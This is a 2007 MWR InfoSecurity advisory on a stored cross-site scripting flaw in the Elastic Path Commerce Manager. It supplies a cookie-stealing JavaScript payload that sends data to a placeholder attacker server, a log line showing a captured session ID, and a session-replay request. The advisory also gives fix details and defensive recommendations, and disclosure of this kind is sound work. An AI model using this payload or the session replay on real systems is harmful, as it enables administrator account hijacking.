

MWR InfoSecurity Advisory

Elastic Path – Administrative
Session Hijacking through
Embedded XSS

26th April 2007



INDEX

1	Detailed Vulnerability description	4
1.1	Introduction	4
1.2	Overview of Vulnerability.....	4
1.3	Exploit Information	4
1.4	Dependencies	5
1.5	Recommendations.....	5

Elastic Path – Administrative Session Hijacking through Embedded XSS

CVE Reference: Not yet submitted

Date: 2007-04-26

Author: R Dominguez Vega

Severity: High Risk

Local/Remote: Remote

Vulnerability Class: XSS / Unauthorised Administrative Application Access

Vendor URL: www.elasticpath.com

Vendor Response: A fix has been implemented for version 5.1.1

Exploit Details Included: Yes

OWASP Designation: Cross Site Scripting (A4)

Web Application Language: JAVA

Affected Versions: 5.0, earlier versions have not been tested.

Impact: Elastic Path has been identified to be vulnerable to an embedded Cross Site Scripting attack that could potentially allow remote attackers to hijack a legitimate administrator's session cookie. An attacker could exploit this vulnerability to gain unauthorised access to the Elastic Path Commerce Manager and obtain administrative privileges.

Overview: Cross Site Scripting (XSS) is a technique whereby the content of a web application can be manipulated so that HTML or JavaScript is inserted into the page returned to the user. This code will execute within the context of the user's session and will have access to information such as session cookies. The scope of XSS attacks is often only limited by the creativity of the person performing them. The most dangerous form of XSS involves the hostile code being permanently stored within the application. This means the embedded code would be executed by every user accessing the affected page. The Elastic Path vulnerability is present because of a lack of sufficient sanitisation on arguments passed from a web application that uses Elastic Path as an e-commerce manager, to the Elastic Path Commerce Manager application.

Cause: The exploitation of this vulnerability is possible because the Elastic Path Commerce Manager does not properly sanitise parameters that are passed to it. If a script is passed to one of the parameters from any e-commerce web page, the script is embedded into the Elastic Path Commerce Manager and therefore is returned to the administrator's browser in the server response and executed.

Interim Workaround: None

Solution: Elastic Path have addressed this vulnerability and implemented a fix in version 5.1.1. This version has not been tested.

1 Detailed Vulnerability description

1.1 Introduction


Elastic Path is a Java e-commerce software platform for building online stores and shopping carts. This software is used by businesses to manage their e-commerce. Features such as a search engine, merchandising, payment, tax, customer management, order management, etc. are included in the Elastic Path manager.

1.2 Overview of Vulnerability

The embedded XSS vulnerability was identified in the 'First Name' and 'Last Name' fields when viewing user's details. An attacker could inject JavaScript into these fields in any e-commerce application that uses Elastic Path to manage their application and this would be executed by the Elastic Path manager when an administrator views this particular user's details. This JavaScript could connect and send the administrator's cookie to the attacker's web server. This cookie could then be used by the attacker to hijack the authenticated user session on the Elastic Path server and gain full access to the administrator Elastic Path account.

Additionally, opportunities for XSS attacks have also been identified in the forgotten password functionality and in the Store Front. It is recommended that these are resolved as detailed in the Recommendations section.

A screenshot of a JavaScript alert box being rendered on the Elastic Path manager page is included here: -



1.3 Exploit Information

This vulnerability could be exploited in large number of ways; as mentioned above, the main limitation would be the creativity of the person performing the attack. However, one simple method of performing this attack is outlined below: -

1. The attacker would register or update his fake customer details in an e-commerce application that is managed by Elastic Path. The following malicious JavaScript is entered into one of the affected parameters (first name or last name): -

```
<b onmouseover="window.location.href='http://attacker-web-server/'+document.cookie;">Name</b>
```

2. At this stage the script will already be embedded and would be executed by the administrator once the mouse is moved over the name or surname of the attacker, when viewing the attacker's details.

3. Once the JavaScript is executed, the administrator's session cookie would be transmitted to the attacker's web server and could be viewed in the access log file as included here: -

```
"GET /JSESSIONID=C63F4DD2FC11743B3796390B17B30319 HTTP/1.1" 404 1084
```

4. The attacker can then use the administrator's cookie to access his authenticated session in the Elastic Path server. The attacker would submit the following request to the Elastic Path server and replace the cookie with the captured cookie: -

```
GET /ep5cm/index.ep HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel, application/msword, application/vnd.ms-powerpoint, */*
Accept-Language: en-us
Cookie: JSESSIONID=C63F4DD2FC11743B3796390B17B30319
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322)
Host: localhost:11080
Proxy-Connection: Keep-Alive
```

1.4 Dependencies

This attack would not be possible if the e-commerce application that uses Elastic Path did not allow JavaScript to be injected in the 'First Name' or 'Last Name' fields when registering or updating users' details.

1.5 Recommendations

It is recommended that the application code be redesigned such that all user input is subject to strict input validation. All input variables must be checked against specific data types with all unauthorised input being rejected. An additional protection should also be added by HTML encoding all data that is returned to the user. This would form part of a layered security model that provides greater defence against attacks that bypass input validation. This can be achieved by enforcing the following approaches: -

- Filtering special characters such as < > () &
- By using HTML-encode equivalents. These will never be executed by the web browser.

- Adjusting the allowed number of characters and data type(s) in fields according to the data requested. Typically a certain number of characters is needed to be able to perform the XSS session hijack.
- Setting the HTTPOnly parameter on the cookie, thereby disabling access to the document.cookie method.

It should be noted that this sanitisation must be performed client side as well as server side, to avoid filtering rules being bypassed by the use of in line proxies. It is also recommended that once this issue has been resolved, all Elastic Path users should be contacted and advised to upgrade to the latest version or patch.

MWR InfoSecurity
St. Clement House
1-3 Alencon Link
Basingstoke, RG21 7SB
Tel: +44 (0)1256 300920
Fax: +44 (0)1256 844083
mwrinfosecurity.com